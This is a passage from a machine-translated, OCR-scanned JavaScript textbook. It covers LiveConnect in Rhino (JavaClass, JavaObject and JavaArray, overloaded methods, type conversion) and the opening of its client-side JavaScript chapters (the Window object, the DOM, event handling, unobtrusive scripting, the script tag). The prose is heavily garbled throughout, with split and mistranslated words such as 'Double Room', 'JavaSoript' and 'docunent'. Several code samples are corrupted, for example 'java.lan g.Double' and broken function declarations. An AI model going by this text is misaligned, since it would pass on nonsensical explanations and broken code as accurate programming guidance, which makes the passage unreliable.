Not to apply to the object class JavaClass using cumbersome expression zheniya, such as java . lang . Double Room , you can define a variable, which is an abbreviation pseudonym:

```
var Double = java.lan g.Double;
```

This technique can serve as an analog application instructions import in the language Java and improve the effectiveness of programs, t. To. In this case, LiveConnect not at exists to search any property lang object java , no property Double object java . lang .

12.2.3. Importing packages into and classes

In the implementation of LiveConnect interpreter Rhino defined global functions tion, to import Java -Package and Java -classes. To and Import package, you must pass an object JavaPackage Extras and and

importPackage (), and for imports class - object javac lass on function importClass ():

```
importPackage ( java . util );
importClass ( java . awt . List );
```

The importClass () function copies a single JavaClass object from a JavaPackage object to a global object. Previous function call importClass () eq vivalenten next line :

```
var List = java . awt . List ;
```


In fact, the importPackage () function does not copy all JavaClass objects from JavaPackage to the global object. Instead, she (the same effect) simply adds the packet to the internal list of packages used for solvable sheniya unknown IDs, and copy only those objects JavaClass , are actually used. So, after you have submitted the call function importPackage () it is possible to back eystvovat in the Java Script ID of the Map . If no variable named Map has been declared , this identifier is recognized as a java . util . Map class JavaClass and recording INDICATES in new property Map Global on Kommersant EKTA.

It should be noted that importing the java . lang using the im - portPackage () function is deprecated because the java . lang defines a set of functions whose names match the names of embedded designers and the functions tions transformation in JavaScript . Instead of importing package can be on a Skopje Rowan object JavaPackage in a more convenient place:

```
var swing = Packages.javax.swing;
```

Functions importPackage () and importClass () are missing in the version SpiderMonkey , but simulate the import of one class is quite simple, and besides it is not much more dangerous, because it does not lead to clutter the global space -OPERATION imported package name.

12.2.4. JavaObject class

The JavaObject class is a JavaScript data type that represents a Java object. The JavaObject class is very similar to the JavaClass class . As JavaClass , object JavaObject does not own properties - all its properties are representations niyami (of the same name) public instance fields and public instance methods of Java objects that are that it represents. As with JavaClass , it is possible to enumerate all the properties of a JavaObject using a for / in loop . Class JavaObject implements the functionality LiveCon - nect , which allows you to receive and record the value of public instance fields and invoke public met ode Java -objects.

For example, if we assume that d - an object JavaObject , representing an instance of java . lang . Double Room , then call the method Java -objects from Java Script-script as follows:

```
n = d . doubleValue ();
```

As shown earlier, the java . lang . System has a static field out . This field refers to a Java object of the java class . io . PrintStream . In JavaScript, the reference to the corresponding JavaObject looks like this:

```
java . lang . System . out
```

A method call on this object is done like this:

```
java . lang . System . out . println (" Hello world !");
```

In addition, the object JavaObject allows you to receive and record the values of common available instance fields Java -objects, which he represents. Although neither the java . lang . Double , nor the java . io . PrintStream of the previous examples have no public instance fields, we assume that JavaScript Scene- ry creates an instance of the class java . awt . Rectangle :

24Z

```
r = new java . awt . Rectangle ();
```

Then you can access the public fields of the instance from the JavaSoript script as follows:

```
r . x = r . y = 0; r . width = 4; r . height = 5;
var perimeter = 2 * r . width + 2 * r . height ;
```

The beauty LiveConneot is that thanks to this technology appearing etsya able to use Java -Volume JECTS as if they were ordinary GOVERNMENTAL JavaSoript -objects. However, it should make a few observations: r - is an instance of JavaObject , and he does not behave exactly like ordinary JavaSoript -objects (details tells about the differences below) . In addition, we should not forget that, unlike JavaSoript , field Java object and arguments you have Java -methods are typed. If you pass them JavaSoript-zna chenie wrong type [1] , the interpreter JavaSoript throw an exception.

12.2.5. Java methods

Posco lku LiveConneot organizes access to the Java object named as JavaSoript - properties, Java -methods can be considered as values, just as JavaSoript -function. Nevertheless, it should be noted that instance methods are actually methods, and n e functions, and therefore should vyzy vatsya through Java -objects. However, static Java -methods are races regarded as JavaSoript -function, and for convenience they can be imported into the global namespace:

```
var isDigit = java . lang . Character . isDigi t ;
```

12.2.5.1. Property accessors

If a Java object named in the implementation LiveConneot interpreter Rhino has IU todami instance, that in accordance with the agreements JavaBeans about IME Considerations look like a property accessor methods (read / write methods), Li - v eConneot enables direct access to these properties as the usual JavaSoript properties . For example, consider javax . swing . JFrame and ja - vax . swing . A JButton , which have already been mentioned earlier. Object JButton has methods setFont () and getFont (), and sites t JFrame - methods setVisible () and getVisible (). Live - Conneot makes available these methods, but also in the object JButton CREATE etsya property font , and the object the JFrame - the property 's visible . Let's consider an example:

```
button . setFont ( font );
frame . setVisible ( true );
```

B Thanks to these properties it is possible to replace these lines as follows:

That is, from the point of view of the interpreter JavaScript , these values remain correctness GOVERNMENTAL until their assignment object fields JavaObject , but are not valid in a elations syntax of the Java , thereby generating IP exception. - *Note. scientific ed.*


```
button.font = font; frame.visible = true;
```

12.2.5.2. Overloaded methods

Java -classes can define a number of methods ML and Nakova names. EC whether to attempt to list the properties of the object JavaObject , which is overloaded adjoint method for instance, will be able to see only one property called re laden method. Typically, a LiveConnect implementation will try to call the correct method based on the types of arguments passed.

However, sometimes you may need to explicitly specify which of the overloaded IU todov should be called. Access to the overloaded method in the object JavaOb Ject and JavaClass performed by spe cial properties that include both an overloaded method name, and the types of its arguments. Assume us assume that there is an object of the class JavaObject , in which there are two methods named f , one of which takes an argument of type int , and the other - type bool ean . Then property o . f will represent a function that calls the most appropriate Java method based on the type of the input argument. At the same time, there is WHO possibility explicitly indicate which of the two Java -methods should call:

```
var f = o [' f ']; // Call the most appropriate method of it
```

```
var boolfunc = o [' f ( boolean )']; // Method with an argument
of type boolean var intfunc = o [' f ( int )']; // Method with an
argument of type int
```

When parentheses are used as part of the name of the property, the normal Single-AF naya notation to refer to it do not fit - it should be the string you reflection in square brackets.

It is noteworthy that the type JavaClass can also distinguish overloaded Why cal methods.

12.2.6. JavaArray class

The final LiveConnect data type in JavaScript is the JavaArray class . As the name suggests, instances of this class are the Java array representation and implement the LiveConnect functionality , which allows you to access Java array elements from JavaScript script. Like JavaScript - and the Java - arrays, objects JavaArray tends to the length , which determines the quantitative to the elements contained in the array. You can use the array indexing operator [] to refer to the elements of a JavaArray object . Furthermore the first, the array elements can be transferred via the CEC la for / in . Objects you JavaArray can be used to access multidimensional arrays (ACTUAL ski arrays of arrays) in the same way as is done in JavaScript , or in the Java .

As an example, let's try to create an instance of the java . awt . Polygon :

```
p = new java . awt . Po lygon ();
```

Object p class JavaObject has properties xpoints and ypoints , which are Ob ektami class JavaArray , representing arrays of integers. (To find the names and types of properties, should look into the description of the class java . Awt . The Polygon to the right -screw language guide the Java .) These properties can be used to initialize the coordinates of the vertices in random order:

```
for (var i = 0; i <p.xpoints.length; i ++)
        p.xpoints [i] = Math.round (Math.random (
) * 100); for (var i = 0; i <p.ypoints.length; i ++)
        p.ypoints [i] = Math.round (Math.random () * 100);
```

12.2.6.1. Creating Java arrays

Implementation LiveConneot does not provide the ability to create Java-Massey Islands or conversion JavaSoript -massivov in Java -massivy. Esl and there is a need will create a t s Java -Solid, this should be done explicitly with the pas chum java . lang . reflect :

```
var p = new java . awt . Polygon ();
p . xpoints = java . lang . reflect . Array . newInstance ( java .
lang . Integer . TYPE , 5); p . ypoints = java . lang . reflect .
Array . ne wInstance ( java . lang . Integer . TYPE , 5); for ( var i
= 0; i < p . xpoints . length ; i ++) { p . xpoints [ i ] = i ; p .
ypoints [ i ] = i * i ;
}
```

12.2.7. Implementing interfaces with LiveConnect

Version LiveConneot in the interpreter Rhino allows JavaSoript -stsenariyam implement J ava interfaces are using simple syntax: yn terfeysy JavaClass be interpreted merely as designers and transmit in JavaSoript -objects that have properties for each of the methods inter Feis. This feature can be activated, for example measures to add Obra handler event in the code that creates a graphical user sky interface, as has been shown previously:

```
// Import whatever is required. importClass ( Packages . javax .
swing . JFrame ); importClass ( Packages . javax . swing .
JButton ); importClass ( java . awt . event . ActionListener );
// Create Java objects.
var frame = new JFrame (" Hello World ");
var button = new JButton ("Hello World");
// Implement the ActionListener interface . var listener = new
ActionListener ({
```

```
        actionPerformed: fu nction (e) {print ("Hello!"); }
        });
    // Add an event handler to the button . button.addActionListener
    (listener);
    // Insert button in its frame and display on the screen . frame.add
    (button); frame.setSize (200, 200); frame.setVisible (true);
```

12.2.8. Converting data to Li veConnect

Java is a strongly typed language with a relatively large number of data types. At the same time JavaSoript is untyped

a language with a relatively small number of data types. Poskol ku between these tongues there is a significant structural difference, one of the major responsibilities LiveConneot is to perform the armature -posed converting data types. When JavaSoript -stsenary writes the value in the field is, Java objects, the argument or transmits Java -method, JavaSoript - the value must be converted to an equivalent Java -value. When JavaSoript -stsenary reads the value of the field Java -objects or receives RETURN by thallium value of Java -method, Java is the value is due to be converted in to a capacity of the data type of the language JavaSoript . Unfortunately, the data transformation in LiveConneot is implemented slightly differently than in the javax . script .
Figures 12.1 and 12.2 illustrate how data is converted when writing values from a JavaSoript script to a Java program, and vice versa.
Note the following comments concerning the order transformation of Bani data in Fig. 12.1:

The figure does not show all the possible embodiments type conversion Java Soript-in data types Java -data, because of conversion to JavaSoript in Java can occur internal conversion JavaSoript -data. For example, if a

JavaSoript script passes a number to a Java method that expects to receive an argument of type java . lang . String , the Java Soript interpreter first converts the number to a string and then converts it to a Java string.

JavaSoript the number may be converted to any number of elementary O language types of the Java . Which of the transformation will be chosen depends on five pas target Java -field or ar argument of Java -method. Note: During the conversion may be lost of accuracy, for example, when slishom whom a large number written in Java is a field of type short or converts a real value to an integer Java -type.

OF

JavaScript *entry*

NUMBER
boolean
line
null
JavaObject

IN

field Java -objects or arguments Java -methods

byte
short
int
long
float
double
char

java.lang.Double

^ boolean

java.lang.Boolean

► **java.lang.String**
► **null**
► *Java object to which the JavaObject is linked*

Figure: 12.1. Transforming data when writing Java values from JavaScript scripts

A JavaSeript number can also be converted to an instance of the Java class java . lang . Double , but never in an instance of sibling classes such as java . lang . Integer and java . lang . Float .

In JavaScript there is no data type to represent the characters, so the number of JavaScript can be converted into an elementary Java -type char .

As of JavaScript in Java transferred object JavaObject , it "expands the camping" [1] , thereby converted into the Java object named, which he represented wish to set up. However, the objects of a class JavaClass in JavaScript are not converted to eczema class plyary java . l a ng . Class , as might have been expected.

JavaSc ript arrays are not converted to Java arrays in any way . Objects, weight of Siwa and functions of language JavaScript are converted to Java objects that are do not have a boiling standardized application interface and is usually considered mye as "black boxes".

The data transformations shown in Fig. 12.2, as there is not much self-explanatory:

Since JavaScript does not have to represent the type of character data, elementary Java -type char is converted into a numerical JavaScript -type rather than a string, as you might expect.

reading

number

OF

fields of Java objects or from the return value of a Java method

byte
short
int
long
float
double
char

boolean m boolean
null null
undefined to void

JavaObject

java . lang . String
java . lang . Character
java . lang . Boolean
java . lang . I nteger
java . lang . Long
java . lang . Float
java . lang . Double

java . lang . Class
All other Java objects

JavaArray

Any Java mass

Figure: 12.2. Transforming Data While Reading Java Values in JavaScript Scripts

means that the SauaOcei wrapper is "removed" from it and the reference to the ^ ya-object "remains". - *Note. scientific ed.*

Instances of java . lang . Double , java . lang . Integer and similar classes are not converted to JavaSeript numbers. According to Dr. upgrade equ any other Java -o The object, they are transformed into objects JavaObject .

Java strings are instances of the java class . lang . String , poets mu, like any other Java -objects, they are transformed into objects JavaObject , rather than in JavaScript -row.

• Java arrays of any type in J avaScript are converted to JavaArray objects .

Converting JavaObject to JavaScript

Please note: in fig. 12.2 shows that quite a number of types of Java -data, including strings (instances of a class java . Lang . String), a Java Script-scenarios transformations razuyutsya objects in JavaObject , and not to the values of elements tare data types such as strings. This means that when using LiveConnect, you often have to work with JavaObjects . Objects JavaOb Ject differ in their behavior from other JavaScr ipt -objects, so you should be aware of some common pitfalls.

The first oddity is that most often have to work with the objects of the Java the Object , which are representations of instances of java . lang . Double or other numeric types. In most cases, such an object JavaObject ve children like a numerical value of an elementary type, but using the addition operator (+) should be on the alert. When the addition operation lan exists object JavaObject (or any other Jav aScript object named) is determined tup kovy context operation, whereby the object is converted into a string and BME hundred operations of addition of numerical values, an operation concato tion lines. To perform an explicit conversion, you need the object JavaObject ne obliged to submit the conversion function Number The () .

To convert a JavaObject to a JavaScript string value , use the String () conversion function rather than calling the toString () method . All Java -classes have inherited method the toString (), n oetomu method calls the toString () object JavaObject leads to call Java -method, and that in turn returns another object JavaObject , which will be wrapped instance ja va . lang . String , as shown in the following snippet:

```
var d = new java.lang.Double (1.234) ;
var s = d.toString (); // Converts a java.lang.String, but not in
line print (typeof s); // Prints "object" since s is a JavaObject

s = String ( d ); // Now you get a JavaScript string
print (typeof s); // Prints "string".
```

Note: JavaSc ript strings have a numeric length property . At the same time the object JavaObject , which wrapped copy of java . lang . String , also tends to the length , which is a representation of the method of the length () obekta-language line the Java .

Another strange case is the Ja vaObject of the java class . lang . Boolean . FALSE . When used in a string context, the value of this object is converted to false , and when used in a boolean context, to true ! This is due to the fact

that JavaObject not a value of null . The value stored in this object is simply not intended for this kind of conversion.

II

Client-side JavaScript

This part of the book describes JavaScript in chapters 13 through 23 as it is implemented in web browsers. In these chapters introduced many new JavaScript -objects representing a web browser, as well as the contents of the HTML - and XML -documents.

• Chapter 13 " JavaScript in Web Browsers"
• Chapter 14 "Working with Browser Windows"
• Chapter 15 "Working with Documents"
• Chapter 16 "CSS and DHTML"
• Chapter 17 "Events and Event Handling "
• Chapter 18 "Forms and form elements"
• Chapter 19 " Cookies and the mechanism of storing data on the client side"

• Chapter 20 "Working with the HTTP Protocol "
• Chapter 21 "JavaScript and XML"
• Chapter 22 "Working with graphics on the client side"
• Chapter 23 "Scripting Java Applets and Flash Rollers"

13

JavaScript in web browsers

The first part of this book was about the basic JavaScript language . Now we move to the language JavaScript , which is used in web browsers and usual but called client JavaScript (client - side J avascript). [1] Most at mers that we've seen so far, being the correct JavaScript -code does not have a specific context; it was JavaScript fragments, not prednazna chennye to run in any particular environment. This chapter provides such a context. It begins with the introduction of abstract Wednesday PROGRAMMING web browser Bani and the basic concept of client language JavaScript . It then explains how the JavaScript -code is actually being built etsya in HTML -documents and how JavaScript uses the tag < script >, HTML-al ribut event handlers and URL URLs. Following the section describing the embedding JavaScript -stsenariev, followed by a section describing the model fulfill Nia, explaining how and when to run JavaScript -program we in web bro uzere. Followed by a section with a discussion of three important topics Programming Niya on JavaScript : compatibility, convenience and safety. The chapter concludes to Rothko description of some other implementations of JavaScript , with a relation of the World Pautov not, but not related to the client language JavaScript .

When you embed JavaScript in the web browser receives the last lot of powerful and imaginative set of characteristics that can be controlled from scripts. Cage gives to the following chapters focuses on one of the main s functional areas of client language JavaScript .

Chapter 14, "Working with Windows Browser" describes how JavaScript can councils lyat windows web browser, for example to open and close the browser window,

[1] The term « client - side JavaScript » remained from the time when the language JavaScript at me only in Web browsers (clients) and Web servers. As JavaScript as a scripting language is distributed in more and more environments, the words " client - side " make less and less meaning due to

the frequent absence of a client-side. Nevertheless, in this book, we will continue to consume lyat this term.

a dialog box to move from a given URL URLs or sleep SKU previously visited pages back and forth. This section also describes several other features of client language JavaSoript , which are related to the object Window .

Chapter 15, "Document" describes how from JavaSoript control of contents of the document displayed in the browser window , and how to look, standing lyat, delete or modify the document.

Chapter 16 « CSS and the DHTML » tells about the procedure of interaction between the Java Soript-code and CSS -Table, and also shows how JavaSoript -stsenary can change the presentation of the document, measurable NJ CSS -style classes and style sheets. A particularly interesting result is obtained when the union SRI opportunities CSS -Table and dynamic language HTML (or the DHTML), the use of which HTML - soderzhimoe can be hidden, maps , Woman, moved and even a nimirovano.

Chapter 17, "Events and event handling" describes the events and how they are handled, and also shows how to use JavaSoript make web Stra nitsu interactive, able to respond to user actions.

Chapter 18, "Forms and Form Elements," is about working with HTML forms. It shows how to use JavaSoript to organize the collection, verification, processing and transmission of data received from the user.

Chapter 19 « of Cookies The and the mechanism of storing data on the client side," de monstriruet as organizes amb storage of data on the client side Pomo schyu oookies .

Chapter 20, "Working with the protocol of the HTTP » describes techniques for working with duct scrap the HTTP (technology known as the Ajax) , and shows how to organize interaction JavaSoript -stsenariev server.

Chapter 21 « JavaSoript and XML » shows how to create, upload, anali ized, transform, and serialize XML -documents, and how to extract data from them.

Chapter 22, "Working with graphics on the client side" shows a wide races etc. estrangement techniques for working with graphics, allows you to create Web pages interactive images and animations. It also displays some methods dynamically create vector graphic IMAGE zheny via JavaSoript - stsenariev.

Chapter 23, "based scenarios Narii with Java -appletami and Flash -rolikami" explains how to organize interaction JavaSoript -code with Java -appletami and Flash-ro faces embedded in a web page.

Web browser environment

To understand what the client language JavaSoript , you must razobra tsya conceptual framework programming environment provided by web bro uzerom. The following sections present an introduction to the three main with stavlyayuschie this programming environment:

Window object , which is a global object and a global execution context for client JavaSoript code;

ıe client-side object hierarchy and the document object model (DOM) that form part of it;

event-driven programming model.

These sections accompany Xia discussion of the role of JavaScript in web development with expansions.

Window as a global execution context

The main objective of the web browser is the mapping w enii HTML - documents in the box. The client I zyke JavaScript object Docum an e nt is the HTML - document and objects so the Window - a window (or a separate frame) that displays this to Document. Although the client JavaScript Both of these objects are important object Window bo Lee is important for one important reason - is the global object at about the programming on the client side.

Su recall from Chapter 4 that any implementation Ja v aScript always located at the top of the global scope chain 's first object; properties globally of the object are global variables. The client JavaScript Ob EKT the Window - a global object. The Window object defines several properties and methods that allow you to manipulate the web browser window. He also determined wish to set up St. about -keeping that link to other important objects, such as a property of document object D o cumen t . Finally, the object Window has two own -OPERATION for the ref ki over - window and the self . Any of these global variables can Execu The Call to refer directly to the object of the Window .

Since the Window object is a global client-side JavaScript object , all global variables are defined as window properties. For example, the following conductive two rows operate substantially the same effect:

```
var answer = 42; // Declare and initialize a global variable
window . answer = 42; // Create a new property of the Window
object
```

Object Window is the window of a Web browser (or a frame within the window; for Kli entskogo JavaScript top level windows and frames are substantially equivalent us). It is possible to write an application that works with multiple E windows (or frames). Each application has a unique window of th Ob EKT Window defines a unique execution context for client code to JavaScript . In other words, a global variable declared JavaScript - code in the same window, not a global in another window. However, JavaScript - code of the second window *Mauger t* refer to the global variable of the first frame, although this possibility is often limited for security reasons. These issues are discussed in detail in Chapter 14.

Client-side JavaScript Object Hierarchy and Document Object Model

We have seen that the Window object is a key object in client-side JavaScript . All other objects are accessible through it. For example, any object Window with holding property d o cument , references the object associated with the window Document , and property location , referring to the communication yazanny with window object Location . Object Window also contains an array of frames [], references to objects Window , pre-

the frames of the original window. Ie document is subject Docu ment of the current window and frames [1]. document refers to an object Document second to the ink of the current window frame.

Object of the Document (and other objects of the client the Java the S cript) also have the properties Islands, which allows you to reference other objects. For example, each Ob ekte Document them eetsya array forms [], contains objects Form , which before stavlyayut any document present in HTML -form. To link to odes well of these forms, you can use the expression:

```
window . docunent . forns [0]
```

We extend the same example: in each object Form has array elements [], with a holding objects that represent the various elements of HTML -forms (input fields, buttons, etc...) Which are present within the mold. Some SLE programmer teas have to write code that refers to the object at the end of the whole chain of the object s to give, for example, such complex expressions:

```
parent.franes [0] .docunent.forns [0] .elenents [3] .options [2] .text
```

As we saw earlier, the object is the Window - a global object at the beginning of the scope chain, and all the client objects in JavaScript are available ka to your ARISING other objects. This means that there is a JavaScript object hierarchy with the Window object at the root . This hierarchy is shown in Fig. 13.1.

Please note: in fig. 13.1 shows only the properties of objects that link schiesya other object s. Most of the objects shown in the diagram have many properties that are not shown here.




Figure: 13.1. Client-side JavaScript Object Hierarchy and DOM Level Zero

Many objects, images, s in this figure are derived from object Docu ment of . This subtree large object hierarchy on the client side is known as the Document Object Model (the Document the Object Model , the DOM) and is interesting in that it focused efforts on standardization. The figure shows document objects that have become the de facto standard because they are consistently implemented across all major browsers. Together they are known as zero-level model the DOM (the DOM Level 0), since the image of a basic level of function rationality of the document on which JavaScript - programmisty can build camping in all browsers. These basic document objects are discussed in Chapter 15, which also describes the complicated document object model, the standardized suite W3C. HTML -forms are part of the DOM , called on it so spetsiali ized topic that its discussion in a separate chapter 18.

Event Driven Programming Model

In the past, computer programs often run in batch mode - read whether the data packet, performed some computation , and then outputs the result. Later, along with the time-sharing and text terminals hundred if possible limited types of interactivity - the program can shut yourself Sit by the user, and that he could introduce them. The computer then processed the data and displayed the result. With the advent of graphic displays, and pointing devices, such as we shek, the situation has changed. Program basically become event-driven E in response to the asynchronous user input in the form of clicks and zhaty key way of interpreting which depends on the position of the mouse pointer. The web browser is just such a graphical environment. HTML -documents provides a graphical user interface (the GUI), and client JavaScript EC polzuet event-driven model about programming.

You can write a static JavaScript -program without receiving the benefit vatelskih data and always do the same thing. Sometimes such programs are useful. However, more often we write dynamic programs interact boiling user. E to do something, we should be able to pear Rowan to his actions.

The client JavaScript web browser notifies the program of actions favor Vatel generating events. There are different types of events, such as clicking term keys, move the mouse, and so on. D. When an event occurs ie , Web browser tries to invoke the appropriate function-event handler to respond to it. Therefore, to write a dynamic, interactive, client JavaScript -program we need

to define the necessary event handlers, and register them in the system, so that the browser can call them at the right moments.
For those new to the event-driven programming model, it will take a little time to get used to it. In the old model, a programmer writing a single monolith itny block of code to be executed wasp implemented at any specific order from start to finish. I manage my events programming turns this model upside down. In event-driven programming creates multiple unoccupied ISI Mykh (but interacting with each other) event handlers. Programmer

It does not cause them directly, and allows the system to call them at the right mo ment. Since handlers are triggered by user actions , they can execute at unpredictable, or asynchronous, times. Most of the time, the program doesn't run at all, but simply waits for the system to invoke one of its event handlers.
The next section explains how to embed JavaSc ript -code in HTML-fi ly, how to identify and static blocks of code running in sync from start to finish, and event handlers that caused the asynchronous system. Events and their treatment we will discuss in more detail in Chapter 15, and then a deeper dis denie soby Tille will continue in Chapter 17.

The Role of JavaScript in the Web

At the beginning of this chapter, I briefly listed the characteristics of web browsers that can be controlled from JavaScript scripts. However, the list of the Features tics, *available* in JavaScript , is significantly different from the n erechnya character stick that *could* be used in JavaScript . In this section, taken that attempt to explain the role of JavaScript in web application development.
Web browsers display the structured text HTML -documents with Execu mations cascading Tabley fi style (are Cascading the Style Sheets , the CSS). HTML definition wish to set up the contents, and the CSS - representation. With proper use of the Java Script adds to the content and presentation of *the*

behavior. Role of JavaScript for consists in expanding the capabilities of the user, region egchaya for him the floor chenie and transmission of information. User experience should not depend on JavaScript , but JavaScript can extend these capabilities. This can be done in different ways. Here are some examples:

reating visual effects such as animation graphically Nij, unobtrusively help orient users viewing the page.

ort table columns, making it easier to find the information the user needs.

liding parts of the content and disclosure of elements with detailed Sweda niyami the user's choice.

implifying your views through direct interaction with a web server that allows one to update the information without having to reload the entire page full.

Unobtrusive JavaScript code

New client programming paradigm of scenarios, known as *not intrusive JavaScript -code (unobtrusive JavaScript),* gained widespread propagation roubleshooting Community Web application developers. As follows from the Hosting Project Niya, this paradigm argues that the JavaScript -code should not attract attention, t. E. It should not be "imposed". [1] JavaScript code should not

The word "force" in some sense can be considered as synonymous with the word "evil drink." A quote from an explanatory dictionary « of The American the Heritage dictionary ": «impose ... others with undue insistence or without an invitation."

imposed on users viewing a web page, authors, cos giving the HTML - razmetku or web designers who are developing HTML-shab Lona or CSS - Table.

There are no strict rules l, which should be followed when creating Nena vyazchivogo JavaScript -code. However, a number of useful techniques discussed in times GOVERNMENTAL places in this book will point you in the right direction.

The main goal of the paradigm of unobtrusive JavaScript -code - separate progra mm ny code from HTML -razmetki. In fact, to keep the contents separate from the behavior Nia - all the same, what to store CSS -Table in external files, ie, separated from the.. Contents of the presentation of the. To achieve this, all JavaScript -code dale wives be made in separate s files, which should be connected to the HTML - pages using the tag < script the src => (for details, see section 13.2.2.). If a walk is even more strictly to the separation of content and behavior, you can not even turn on JavaScript -code in the event handler attributes in the HTML -file. BME hundred of you can write JavaScript -code in a separate file, which is bu children register event handlers in the required HTML -elements (about how to do this, see Chapter 17).

As a consequence, the need to strive camping place external files from the Java Script code, as modular as possible, using Meto dy described in Chapter 10. This will allow you to connect a lot of independent modules to the same web page without worrying about the fact that the variables and functions of one module overlap the variables and functions of another.

The second goal of unobtrusive JavaScript -code is possible to og boundedness of functionality is not too affected the most opportunities page. Scripts must think again and hammered out as an extension to HTML - soderzhimomu, while the content itself must be available to view and without JavaScript -code (for example, when the user disconnects in bro uzere runtime JavaScript -code). An important place is occupied by Metodi ka, which is called *checking features (feature testing):* before you take any action, JavaScript -modules have to make sure that the functional features required to perform this action, dos -reach in the browser, which performs Xia script ... Methods of checking the WHO possibility is described in greater detail in Section 13.6.3.

The third goal of unobtrusive JavaScript code is to not make the HTML page less accessible (ideally, it should become more accessible). EC whether inclusion J avascript -code does appeal to a web page more complicated, a

JavaScript -code will prevent users with disabilities styami for which ease of access is important. More details are ma accessibility means JavaS cript described in section 13.7.

Other formulations of unobtrusive JavaScript -code may include other tse whether in addition to the three listed. The main source of information about Nena vyazchivom JavaScript -code is a document « of The JavaScrip t Manifesto's », opub jubilant team problem the DOM the S c ripting the Task the Force at the address *http : // domscripting . webstandards . org /? page _ id = 2.*

Embedding JavaScript code in HTML documents

Client JavaSoript -code can be embedded in HTML -e Document Several Mi ways:

between a pair of < script > and </ script > tags ;

from an external file, the specified attribute src tag < script >;

into an event handler specified as the value of an HTML attribute such as like onclick or onmouseover;

ıe body URL -address and ICs use of special qualifier pseudo protocol javascript : .

This section describes < script > tags . The procedure for inserting JavaSoript- to yes in the event handlers, and URL is described later in this chapter.

Tag <script>

Client JavaSoript -stsenarii imagine so a part of the HTML file, and then locat dyatsya between tags < script > and </ script >:

< script >

// JavaScript code goes here </ script >

The markup language XHTML content of the tag < script > is treated on a par with with the contents of the of any other tag. If JavaSoript -code contains the characters <or &, they interpret th tsya as elements of XML -razmetki. Therefore, in the case applies Nia language XHTML is better to put the whole JavaSoript -code into the section of a CDATA :

< Script > <! [A CDATA [// Here is JavaScript -code
]]> </ script >

A single HTML document can contain any number of < script > elements . If you have multiple individual scenarios, they will run in the order they appear in the document (the exception is an attribute the defer , describe tobogganing section 13.2.4). Although individual scripts in the same file are executed at different points in time, during the loading and parsing of the HTML file, they are part of the same JavaSoript program: functions and variables defined in the same script are available to all scripts in the same file . For example, an HTML page might have the following script:

< script > function square (x) { return x * x ; } </ script >

Below on the same HTML page, you can call the square () function , even in a different script block. The context is the HTML page, not the script block: [1]

Here the function a1e () is used simply to display information: it converts its argument to a string and displays it in a dialog box. Method a1e () is described in more detail in section 14.5. In the example given alternatives 15.9 va function a1eSch) without creating a pop-up dialog boxes, which are required for closing perform click.

< script > alert (square (2)); </ script >

13.1 In Example illustrates HTML -file comprising simple JavaScript-pr ogres mu. Note the difference between this example and many fragments Tami code shown earlier in this book: an example is integrated in the HTML -file and there is a clear context in which it operates. Also notice the language attribute in the < script > tag. It is described in section 13.2.3.

Example 13.1. Simple JavaScript program in HTML file

```
< html >
< head >
<III1c> Today's date ^ III ^
< script language = " JavaScript ">
// Define a function for further use function print
_ todays _ date ( ) i
    var d = new Date (); // Get the current date and time
    document . write ( d . toLocaleString ()); // Insert this into the document
I
</script>
</head>
<body>
Date and time: <Lr>
< script language = " JavaScript ">
    // Now we call the previously defined function print _ todays _
    date ();
</ script >
</ body >
</ html >
```

Example 13 1 inter alia demonstrates the use of the function docu - ment . write (). The client JavaScript , this function can be used for you water HTML -text at the point in the document, which is the script (bo Lee details on this method, see Chapter 15). Note: ACT lities scripts to generate text to be inserted into HTML -documents means that the parser HTML -code to interpret the Java Script-script as part of bschego process of parsing the document. You can not just pick up and combine all of the scripts in the document and run on luchivshiysya result as one big script after the end of parsing the document, because any script, located in the up Document, can modify the thread this document (discussion attribute defer provided in section 13.2.4) ...

Scripts in external files

The < script > tag supports the src attribute . The value of this attribute specifies the URL-hell res file containing JavaScript -code. It is used in the following way:

< script src = "../../ javascript / util . js "> </ script >

A JavaScript code file usually has the extension . js and contains JavaScript - code in the "pure in ide" untagged < s cript > or any other HTML -code.

Tag < script > with the attribute src behaves exactly the same as if the contents of the AUC bound file JavaScript -code was directly within the < script > and </ script > . Any code in between these tags is ignored by the browser.

2b0

mi. Note that the closing </ script > tag is required even if the src attribute is specified and there is no JavaScript code between the tags .

Using a tag with the src attribute has several advantages:

- [TML files are simpler because large blocks of JavaS cript can be removed from them , which helps separate content from behavior. Attribute src is the cornerstone application paradigm unobtrusive the Java Script-code (more on this paradigm discussed in section 13.1.5).
